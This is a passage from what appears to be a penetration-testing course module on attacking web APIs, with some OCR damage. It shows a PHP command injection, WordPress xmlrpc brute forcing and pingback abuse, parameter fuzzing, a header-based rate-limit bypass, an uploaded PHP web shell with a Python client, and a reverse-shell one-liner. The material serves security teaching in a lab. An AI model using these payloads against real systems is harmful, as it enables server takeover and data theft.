- A variable called *cmd* is then created, which forms the ping command to be executed. Two values are "parsed", *packets* and *host_url*. escapeshellarg() is used to escape the *host_url*'s value. According to PHP's function reference, *escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument. This function should be used to escape individual arguments to shell functions coming from user input. The shell functions include exec(), system() shell_exec() and the backtick operator.* If the *host_url*'s value was not escaped, the below could happen.

```
[root@tilix /var/www/html]$ ping google.com`id`
ping: groups=0(root),4(adm),20(dialout),121(wireshark),138(kaboxer): Name or service not known
[root@tilix /var/www/html]$
```

- The command specified by the *cmd* parameter is executed with the help of the *shell_exec()* PHP function.
- If the request method is GET, an existing function can be called with the help of call_user_func_array(). The *call_user_func_array()* function is a special way to call an existing PHP function. It takes a function to call as its first parameter, then takes an array of parameters as its second parameter. This means that instead of `http://<TARGET IP>:3003/ping-server.php/ping/www.example.com/3` an attacker could issue a request as follows. `http://<TARGET IP>:3003/ping-server.php/system/ls`. This constitutes a command injection vulnerability!

You can test the command injection vulnerability as follows.

```
curl http://<TARGET IP>:3003/ping-server.php/system/ls
index.php
```

```
ping-server.php
```

Attacking WordPress 'xmlrpc.php'

It is important to note that `xmlrpc.php` being enabled on a WordPress instance is not a vulnerability. Depending on the methods allowed, `xmlrpc.php` can facilitate some enumeration and exploitation activities, though.

Let us borrow an example from our Hacking Wordpress module.

Suppose we are assessing the security of a WordPress instance residing in *http://blog.inlanefreight.com*. Through enumeration activities, we identified a valid username, `admin`, and that `xmlrpc.php` is enabled. Identifying if `xmlrpc.php` is enabled is as easy as requesting `xmlrpc.php` on the domain we are assessing.

We can mount a password brute-forcing attack through `xmlrpc.php`, as follows.

```
curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName>
<params><param><value>admin</value></param><param><value>CORRECT-
PASSWORD</value></param></params></methodCall>"
http://blog.inlanefreight.com/xmlrpc.php

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>isAdmin</name><value><boolean>1</boolean></value></member>
  <member><name>url</name><value>
<string>http://blog.inlanefreight.com/</string></value></member>
  <member><name>blogid</name><value><string>1</string></value></member>
  <member><name>blogName</name><value><string>Inlanefreight</string>
</value></member>
  <member><name>xmlrpc</name><value>
<string>http://blog.inlanefreight.com/xmlrpc.php</string></value></member>
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
```

Above, you can see a successful login attempt through `xmlrpc.php`.

We will receive a `403 faultCode` error if the credentials are not valid.

```
curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName>
<params><param><value>admin</value></param><param><value>WRONG-
PASSWORD</value></param></params></methodCall>"
http://blog.inlanefreight.com/xmlrpc.php

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```


You may ask how we identified the correct method to call (*system.listMethods*). We did that by going through the well-documented Wordpress code and interacting with `xmlrpc.php`, as follows.

```
curl -s -X POST -d "<methodCall>
<methodName>system.listMethods</methodName></methodCall>"
http://blog.inlanefreight.com/xmlrpc.php

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>demo.addTwoNumbers</string></value>
  <value><string>demo.sayHello</string></value>
  <value><string>pingback.extensions.getPingbacks</string></value>
```

```
<value><string>pingback.ping</string></value>
<value><string>mt.publishPost</string></value>
<value><string>mt.getTrackbackPings</string></value>
<value><string>mt.supportedTextFilters</string></value>
<value><string>mt.supportedMethods</string></value>
<value><string>mt.setPostCategories</string></value>
<value><string>mt.getPostCategories</string></value>
<value><string>mt.getRecentPostTitles</string></value>
<value><string>mt.getCategoryList</string></value>
<value><string>metaWeblog.getUsersBlogs</string></value>
<value><string>metaWeblog.deletePost</string></value>
<value><string>metaWeblog.newMediaObject</string></value>
<value><string>metaWeblog.getCategories</string></value>
<value><string>metaWeblog.getRecentPosts</string></value>
<value><string>metaWeblog.getPost</string></value>
<value><string>metaWeblog.editPost</string></value>
<value><string>metaWeblog.newPost</string></value>
<value><string>blogger.deletePost</string></value>
<value><string>blogger.editPost</string></value>
<value><string>blogger.newPost</string></value>
<value><string>blogger.getRecentPosts</string></value>
<value><string>blogger.getPost</string></value>
<value><string>blogger.getUserInfo</string></value>
<value><string>blogger.getUsersBlogs</string></value>
<value><string>wp.restoreRevision</string></value>
<value><string>wp.getRevisions</string></value>
<value><string>wp.getPostTypes</string></value>
<value><string>wp.getPostType</string></value>
<value><string>wp.getPostFormats</string></value>
<value><string>wp.getMediaLibrary</string></value>
<value><string>wp.getMediaItem</string></value>
<value><string>wp.getCommentStatusList</string></value>
<value><string>wp.newComment</string></value>
<value><string>wp.editComment</string></value>
<value><string>wp.deleteComment</string></value>
<value><string>wp.getComments</string></value>
<value><string>wp.getComment</string></value>
<value><string>wp.setOptions</string></value>
<value><string>wp.getOptions</string></value>
<value><string>wp.getPageTemplates</string></value>
<value><string>wp.getPageStatusList</string></value>
<value><string>wp.getPostStatusList</string></value>
<value><string>wp.getCommentCount</string></value>
<value><string>wp.deleteFile</string></value>
<value><string>wp.uploadFile</string></value>
<value><string>wp.suggestCategories</string></value>
<value><string>wp.deleteCategory</string></value>
<value><string>wp.newCategory</string></value>
<value><string>wp.getTags</string></value>
<value><string>wp.getCategories</string></value>
```

```
  <value><string>wp.getAuthors</string></value>
  <value><string>wp.getPageList</string></value>
  <value><string>wp.editPage</string></value>
  <value><string>wp.deletePage</string></value>
  <value><string>wp.newPage</string></value>
  <value><string>wp.getPages</string></value>
  <value><string>wp.getPage</string></value>
  <value><string>wp.editProfile</string></value>
  <value><string>wp.getProfile</string></value>
  <value><string>wp.getUsers</string></value>
  <value><string>wp.getUser</string></value>
  <value><string>wp.getTaxonomies</string></value>
  <value><string>wp.getTaxonomy</string></value>
  <value><string>wp.getTerms</string></value>
  <value><string>wp.getTerm</string></value>
  <value><string>wp.deleteTerm</string></value>
  <value><string>wp.editTerm</string></value>
  <value><string>wp.newTerm</string></value>
  <value><string>wp.getPosts</string></value>
  <value><string>wp.getPost</string></value>
  <value><string>wp.deletePost</string></value>
  <value><string>wp.editPost</string></value>
  <value><string>wp.newPost</string></value>
  <value><string>wp.getUsersBlogs</string></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
```


Inside the list of available methods above, pingback.ping is included. `pingback.ping` allows for XML-RPC pingbacks. According to WordPress, *a pingback is a special type of comment that's created when you link to another blog post, as long as the other blog is set to accept pingbacks.*

Unfortunately, if pingbacks are available, they can facilitate:

- IP Disclosure - An attacker can call the `pingback.ping` method on a WordPress instance behind Cloudflare to identify its public IP. The pingback should point to an attacker-controlled host (such as a VPS) accessible by the WordPress instance.
- Cross-Site Port Attack (XSPA) - An attacker can call the `pingback.ping` method on a WordPress instance against itself (or other internal hosts) on different ports. Open ports or internal hosts can be identified by looking for response time differences or response differences.
- Distributed Denial of Service Attack (DDoS) - An attacker can call the `pingback.ping` method on numerous WordPress instances against a single target.

Find below how an IP Disclosure attack could be mounted if `xmlrpc.php` is enabled and the `pingback.ping` method is available. XSPA and DDoS attacks can be mounted similarly.

Suppose that the WordPress instance residing in *http://blog.inlanefreight.com* is protected by Cloudflare. As we already identified, it also has `xmlrpc.php` enabled, and the `pingback.ping` method is available.

As soon as the below request is sent, the attacker-controlled host will receive a request (pingback) originating from *http://blog.inlanefreight.com*, verifying the pingback and exposing *http://blog.inlanefreight.com*'s public IP address.

```
--> POST /xmlrpc.php HTTP/1.1
Host: blog.inlanefreight.com
Connection: keep-alive
Content-Length: 293

<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>http://attacker-controlled-host.com/</string></value>
</param>
<param>
<value><string>https://blog.inlanefreight.com/2015/10/what-is-
cybersecurity/</string></value>
</param>
</params>
</methodCall>
```


If you have access to our Hacking Wordpress module, please note that you won't be able to exploit the availability of the `pingback.ping` method against the related section's target, due to egress restrictions.

Information Disclosure (with a twist of SQLi)

As already discussed, security-related inefficiencies or misconfigurations in a web service or API can result in information disclosure.

When assessing a web service or API for information disclosure, we should spend considerable time on fuzzing.

Information Disclosure through Fuzzing

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target API and follow along.

Suppose we are assessing an API residing in `http://<TARGET IP>:3003`.

Maybe there is a parameter that will reveal the API's functionality. Let us perform parameter fuzzing using *ffuf* and the burp-parameter-names.txt list, as follows.

```
ffuf -w "/home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/burp-parameter-names.txt" -u 'http://<TARGET IP>:3003/?FUZZ=test_value'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://<TARGET IP>:3003/?FUZZ=test_value
 :: Wordlist         : FUZZ: /home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorpassword               [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorurl                  [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [41/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorc                    [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [42/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorid                   [Status: 200, Size: 38, Words: 7, Lines: 1]
:: Progress: [43/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Erroremail                [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [44/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errortype                 [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [45/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
```

```
Errorusername                [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [46/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errorq                       [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [47/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errortitle                   [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [48/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errordata                    [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [49/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errordescription             [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [50/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errorfile                    [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [51/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errormode                    [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [52/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors                       [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [53/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errororder                   [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [54/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errorcode                    [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [55/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errorlang                    [Status: 200, Size: 19, Words: 4, Lines: 1]
```

We notice a similar response size in every request. This is because supplying any parameter will return the same text, not an error like 404.

Let us filter out any responses having a size of 19, as follows.

```
ffuf -w "/home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-
Content/burp-parameter-names.txt" -u 'http://<TARGET IP>:3003/?
FUZZ=test_value' -fs 19


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://<TARGET IP>:3003/?FUZZ=test_value
 :: Wordlist         : FUZZ: /home/htb-acxxxxx/Desktop/Useful
Repos/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
```

```
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 19
________________________________________________

:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors: 0 id                     [Status: 200, Size: 38, Words: 7, Lines:
1]
:: Progress: [57/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors: 0
:: Progress: [187/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Errors: 0
:: Progress: [375/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Errors: 0
:: Progress: [567/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Errors: 0
:: Progress: [755/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Errors: 0
:: Progress: [952/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Errors: 0
:: Progress: [1160/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Errors:
:: Progress: [1368/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Errors:
:: Progress: [1573/2588] :: Job [1/1] :: 1720 req/sec :: Duration:
[0:00:01] :: Error
:: Progress: [1752/2588] :: Job [1/1] :: 1437 req/sec :: Duration:
[0:00:01] :: Error
:: Progress: [1947/2588] :: Job [1/1] :: 1625 req/sec :: Duration:
[0:00:01] :: Error
:: Progress: [2170/2588] :: Job [1/1] :: 1777 req/sec :: Duration:
[0:00:01] :: Error
:: Progress: [2356/2588] :: Job [1/1] :: 1435 req/sec :: Duration:
[0:00:01] :: Error
:: Progress: [2567/2588] :: Job [1/1] :: 2103 req/sec :: Duration:
[0:00:01] :: Error
:: Progress: [2588/2588] :: Job [1/1] :: 2120 req/sec :: Duration:
[0:00:01] :: Error
:: Progress: [2588/2588] :: Job [1/1] :: 2120 req/sec :: Duration:
[0:00:02] :: Errors: 0 ::
```

It looks like *id* is a valid parameter. Let us check the response when specifying *id* as a parameter and a test value.

```
curl http://<TARGET IP>:3003/?id=1
[{"id":"1","username":"admin","position":"1"}]
```

Find below a Python script that could automate retrieving all information that the API returns (save it as `brute_api.py`).

```
import requests, sys

def brute():
    try:
        value = range(10000)
        for val in value:
            url = sys.argv[1]
            r = requests.get(url + '/?id='+str(val))
            if "position" in r.text:
                print("Number found!", val)
                print(r.text)
    except IndexError:
        print("Enter a URL E.g.: http://<TARGET IP>:3003/")

brute()
```


- We import two modules *requests* and *sys*. *requests* allows us to make HTTP requests (GET, POST, etc.), and *sys* allows us to parse system arguments.
- We define a function called *brute*, and then we define a variable called *value* which has a range of *10000*. *try* and *except* help in exception handling.
- *url = sys.argv[1]* receives the first argument.
- *r = requests.get(url + '/?id='+str(val))* creates a response object called *r* which will allow us to get the response of our GET request. We are just appending */?id=* to our request and then *val* follows, which will have a value in the specified range.
- *if "position" in r.text:* looks for the *position* string in the response. If we enter a valid ID, it will return the position and other information. If we don't, it will return *[]*.

The above script can be run, as follows.

```
python3 brute_api.py http://<TARGET IP>:3003
Number found! 1
[{"id":"1","username":"admin","position":"1"}]
Number found! 2
[{"id":"2","username":"HTB-User-John","position":"2"}]
...
```

Now you can proceed to the end of this section and answer the first question!

TIP: If there is a rate limit in place, you can always try to bypass it through headers such as X-Forwarded-For, X-Forwarded-IP, etc., or use proxies. These headers have to be compared with an IP most of the time. See an example below.

```
<?php
$whitelist = array("127.0.0.1", "1.3.3.7");
if(!(in_array($_SERVER['HTTP_X_FORWARDED_FOR'], $whitelist)))
{
    header("HTTP/1.1 401 Unauthorized");
}
else
{
  print("Hello Developer team! As you know, we are working on building a
way for users to see website pages in real pages but behind our own
Proxies!");
}
```

The issue here is that the code compares the *HTTP_X_FORWARDED_FOR* header to the possible *whitelist* values, and if the *HTTP_X_FORWARDED_FOR* is not set or is set without one of the IPs from the array, it'll give a 401. A possible bypass could be setting the *X-Forwarded-For* header and the value to one of the IPs from the array.

Information Disclosure through SQL Injection

SQL injection vulnerabilities can affect APIs as well. That *id* parameter looks interesting. Try submitting classic SQLi payloads and answer the second question.

Arbitrary File Upload

Arbitrary file uploads are among the most critical vulnerabilities. These flaws enable attackers to upload malicious files, execute arbitrary commands on the back-end server, and even take control over the entire server. Arbitrary file upload vulnerabilities affect web applications and APIs alike.


PHP File Upload via API to RCE

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the

supplied VPN key to reach the target application and follow along.

Suppose we are assessing an application residing in `http://<TARGET IP>:3001`.


When we browse the application, an anonymous file uploading functionality sticks out.



Let us create the below file (save it as `backdoor.php`) and try to upload it via the available functionality.

```
<?php if(isset($_REQUEST['cmd'])){ $cmd = ($_REQUEST['cmd']);
system($cmd); die; }?>
```

The above allows us to append the parameter *cmd* to our request (to backdoor.php), which will be executed using *system()*. This is if we can determine *backdoor.php*'s location, if *backdoor.php* will be rendered successfully and if no PHP function restrictions exist.



- *backdoor.php* was successfully uploaded via a POST request to `/api/upload/`. An API seems to be handling the file uploading functionality of the application.
- The content type has been automatically set to `application/x-php`, which means there is no protection in place. The content type would probably be set to `application/octet-stream` or `text/plain` if there was one.
- Uploading a file with a *.php* extension is also allowed. If there was a limitation on the extensions, we could try extensions such as `.jpg.php`, `.PHP`, etc.
- Using something like file_get_contents() to identify php code being uploaded seems not in place either.
- We also receive the location where our file is stored, `http://<TARGET IP>:3001/uploads/backdoor.php`.

We can use the below Python script (save it as `web_shell.py`) to obtain a shell, leveraging the uploaded `backdoor.php` file.

```
import argparse, time, requests, os # imports four modules argparse (used for system arguments), time (used for time), requests (used for HTTP/HTTPs Requests), os (used for operating system commands)
parser = argparse.ArgumentParser(description="Interactive Web Shell for
```

```
PoCs") # generates a variable called parser and uses argparse to create a
description
parser.add_argument("-t", "--target", help="Specify the target host E.g.
http://<TARGET IP>:3001/uploads/backdoor.php", required=True) # specifies
flags such as -t for a target with a help and required option being true
parser.add_argument("-p", "--payload", help="Specify the reverse shell
payload E.g. a python3 reverse shell. IP and Port required in the
payload") # similar to above
parser.add_argument("-o", "--option", help="Interactive Web Shell with
loop usage: python3 web_shell.py -t http://<TARGET
IP>:3001/uploads/backdoor.php -o yes") # similar to above
args = parser.parse_args() # defines args as a variable holding the values
of the above arguments so we can do args.option for example.
if args.target == None and args.payload == None: # checks if args.target
(the url of the target) and the payload is blank if so it'll show the help
menu
    parser.print_help() # shows help menu
elif args.target and args.payload: # elif (if they both have values do
some action)
    print(requests.get(args.target+"/?cmd="+args.payload).text) ## sends
the request with a GET method with the targets URL appends the /?cmd=
param and the payload and then prints out the value using .text because
we're already sending it within the print() function
if args.target and args.option == "yes": # if the target option is set and
args.option is set to yes (for a full interactive shell)
    os.system("clear") # clear the screen (linux)
    while True: # starts a while loop (never ending loop)
        try: # try statement
            cmd = input("$ ") # defines a cmd variable for an input()
function which our user will enter
            print(requests.get(args.target+"/?cmd="+cmd).text) # same as
above except with our input() function value
            time.sleep(0.3) # waits 0.3 seconds during each request
        except requests.exceptions.InvalidSchema: # error handling
            print("Invalid URL Schema: http:// or https://")
        except requests.exceptions.ConnectionError: # error handling
            print("URL is invalid")
```

Use the script as follows.

```
python3 web_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o
yes
$ id
uid=0(root) gid=0(root) groups=0(root)
```

To obtain a more functional (reverse) shell, execute the below inside the shell gained through the Python script above. Ensure that an active listener (such as Netcat) is in place before executing the below.

```
python3 web_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o
yes
$ python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("<VPN/TUN Adapter IP>",<LISTENER PORT>));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Local File Inclusion (LFI)

Local File Inclusion (LFI) is an attack that affects web applications and APIs alike. It allows an attacker to read internal files and sometimes execute code on the server via a series of ways, one being `Apache Log Poisoning`. Our File Inclusion module covers LFI in detail.

Let us assess together an API that is vulnerable to Local File Inclusion.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target API and follow along.

Suppose we are assessing such an API residing in `http://<TARGET IP>:3000/api`.

Let us first interact with it.

```
curl http://<TARGET IP>:3000/api
{"status":"UP"}
```

We don't see anything helpful except the indication that the API is up and running. Let us perform API endpoint fuzzing using *ffuf* and the common-api-endpoints-mazen160.txt list, as follows.

```
ffuf -w "/home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-
Content/common-api-endpoints-mazen160.txt" -u 'http://<TARGET
IP>:3000/api/FUZZ'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
```

```
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://<TARGET IP>:3000/api/FUZZ
 :: Wordlist         : FUZZ: /home/htb-acxxxxx/Desktop/Useful
Repos/SecLists/Discovery/Web-Content/common-api-endpoints-mazen160.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

